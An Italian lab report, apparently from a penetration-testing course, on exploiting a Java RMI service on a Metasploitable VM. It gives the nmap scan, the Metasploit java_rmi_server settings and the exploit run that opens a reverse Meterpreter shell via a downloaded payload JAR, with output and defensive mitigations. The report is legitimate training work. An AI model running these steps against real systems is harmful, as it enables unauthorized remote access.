Report Tecnico: Sfruttamento Vulnerabilità Java RMI

Data: 23 Gennaio 2026

---

1. Obiettivo e Scopo (Scope)

L'obiettivo dell'attività era identificare e sfruttare una vulnerabilità nel servizio **Java RMI (Remote Method Invocation)** attivo sulla porta TCP **1099**.

Il fine era ottenere una shell remota (Meterpreter) sulla macchina vittima e raccogliere evidenze sulla configurazione di rete e di routing.


Requisiti Infrastrutturali:

- **Attacker (KALI):** IP impostato staticamente a 192.168.11.111.
- **Victim (Metasploitable):** IP impostato staticamente a 192.168.11.112.

Fase 1: Configurazione di Rete (Network Setup)

Prima dell'attacco, è stato necessario configurare manualmente le interfacce di rete per creare un ambiente controllato e conforme ai requisiti.

- **Azione:** Assegnazione IP Statico.
- **Comando (Kali):** ifconfig eth0 192.168.11.111 netmask 255.255.255.0 up
- **Comando (Vittima):** ifconfig eth0 192.168.11.112 netmask 255.255.255.0 up
- **Analisi Tecnica:** Di default, le macchine virtuali potrebbero usare DHCP. Utilizzando ifconfig, abbiamo forzato il kernel a utilizzare indirizzi specifici sulla stessa sottorete (192.168.11.0/24), garantendo la visibilità reciproca necessaria per la Reverse Shell.



```
root@metasploitable:/home/msfadmin# ifconfig eth0 192.168.11.112 netmask 255.255
.255.0 up
root@metasploitable:/home/msfadmin# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:64:97:91 brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.112/24 brd 192.168.11.255 scope global eth0
    inet6 fe80::a00:27ff:fe64:9791/64 scope link
       valid_lft forever preferred_lft forever
```

Fase 2: Reconnaissance (Analisi del Bersaglio)

Abbiamo verificato la disponibilità del servizio vulnerabile.

- **Azione:** Service Scanning.
- **Comando:** nmap -sV -p 1099 192.168.11.112
- **Analisi Tecnica:**
    - -p 1099: Abbiamo focalizzato la scansione solo sulla porta target per ridurre le tempistiche.
    - -sV: Abbiamo interrogato il servizio per ottenere il banner (versione).
    - **Risultato:** Nmap ha confermato che la porta 1099 è APERTA e ospita un registro Java RMI (GNU Classpath).

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p 1099 192.168.11.112
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-23 05:39 -0500
Nmap scan report for 192.168.11.112
Host is up (0.00098s latency).

PORT     STATE SERVICE  VERSION
1099/tcp open  java-rmi GNU Classpath grmiregistry
MAC Address: 08:00:27:64:97:91 (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.15 seconds
```

Fase 3: Exploitation (Sfruttamento)

Questa è la fase critica dove abbiamo utilizzato Metasploit per compromettere il sistema.

- **Strumento:** Metasploit Framework (msfconsole).
- **Modulo utilizzato:** exploit/multi/misc/java_rmi_server
- **Spiegazione della Vulnerabilità:**Il servizio Java RMI sulla vittima è configurato male: si fida ciecamente di chiunque gli dica di caricare del codice. Noi gli abbiamo detto: *"Ehi, per funzionare devi scaricare questo componente dal mio computer"*. Quel componente era in realtà il nostro virus (payload).

- **Configurazione dei Parametri:**

1. set RHOSTS 192.168.11.112: Definisce il bersaglio.
2. set LHOST 192.168.11.111: Definisce l'indirizzo a cui la vittima deve connettersi (noi).
3. set HTTPDELAY 20: **Configurazione Cruciale**.
    - Problema: Il server HTTP malevolo di Metasploit spesso si chiude troppo presto, causando un errore di timeout prima che la vittima scarichi il virus.
    - Soluzione: Impostando il valore a 20 secondi, abbiamo mantenuto il server attivo abbastanza a lungo da garantire il download del payload .jar.

```
msf > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS ⇒ 192.168.11.112
msf exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
LHOST ⇒ 192.168.11.111
msf exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20
HTTPDELAY ⇒ 20
```

Lancio dell'Attacco:

- **Comando:** exploit
- **Esito:** Il sistema remoto ha scaricato il JAR, lo ha eseguito e ha aperto una connessione TCP inversa sulla porta 4444 verso Kali.
- **Risultato:** Sessione Meterpreter aperta.

```
msf exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/b52Xvd8Tz
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:34340) at 2026-01-23 05:44:07 -0500

meterpreter > ifconfig
```

Fase 4: Post-Exploitation & Raccolta Prove

Una volta ottenuto l'accesso, abbiamo raccolto le evidenze richieste per dimostrare il controllo della macchina specifica.

Evidenza A: Configurazione di Rete

- **Comando:** ifconfig (eseguito dentro la sessione Meterpreter).
- **Obiettivo:** Dimostrare che siamo sulla macchina giusta.
- **Risultato:** L'interfaccia mostra l'IP 192.168.11.112, confermando che la vittima è stata compromessa.

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe64:9791
IPv6 Netmask : ::
```

Evidenza B: Tabella di Routing

- **Comando:** route (eseguito dentro la sessione Meterpreter).
- **Obiettivo:** Mappare le connessioni di rete della vittima.

Analisi dell'Output Ottenuto:

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0

IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fe64:9791  ::       ::
meterpreter >
```

La presenza dell'interfaccia 192.168.11.112 conferma in modo inconfutabile che il traffico di rete passa attraverso l'IP assegnato alla vittima nei requisiti iniziali.

La presenza di 127.0.0.1 indica correttemente l'interfaccia di loopback locale della macchina vittima.

Conclusioni

L'esercizio è stato completato con successo. La vulnerabilità è stata sfruttata aggirando la problematica nota del timeout HTTP. Le prove raccolte (IP e Routing) confermano la piena compromissione del target designato.

Raccomandazioni e Piano d'Azione

Per mitigare il rischio identificato, si propongono le seguenti azioni correttive:

1. Soluzione Tattica (Breve Termine - Immediata):

- **Firewalling:** Bloccare l'accesso alla porta TCP 1099 tramite firewall perimetrale, permettendo le connessioni solo da IP strettamente necessari e fidati (Whitelisting).
- **Stop Servizio:** Se il servizio Java RMI non è critico per il business, arrestare immediatamente il processo sulla macchina 192.168.11.112.

2. Soluzione Strategica (Lungo Termine):

- **Hardening Java:** Configurare la proprietà di sistema java.rmi.server.useCodebaseOnly su true. Questo impedisce al server RMI di caricare classi da server remoti non autorizzati, neutralizzando la root cause della vulnerabilità.
- **Network Segmentation:** Isolare le macchine vulnerabili in una VLAN dedicata (DMZ) per limitare i movimenti laterali in caso di compromissione futura.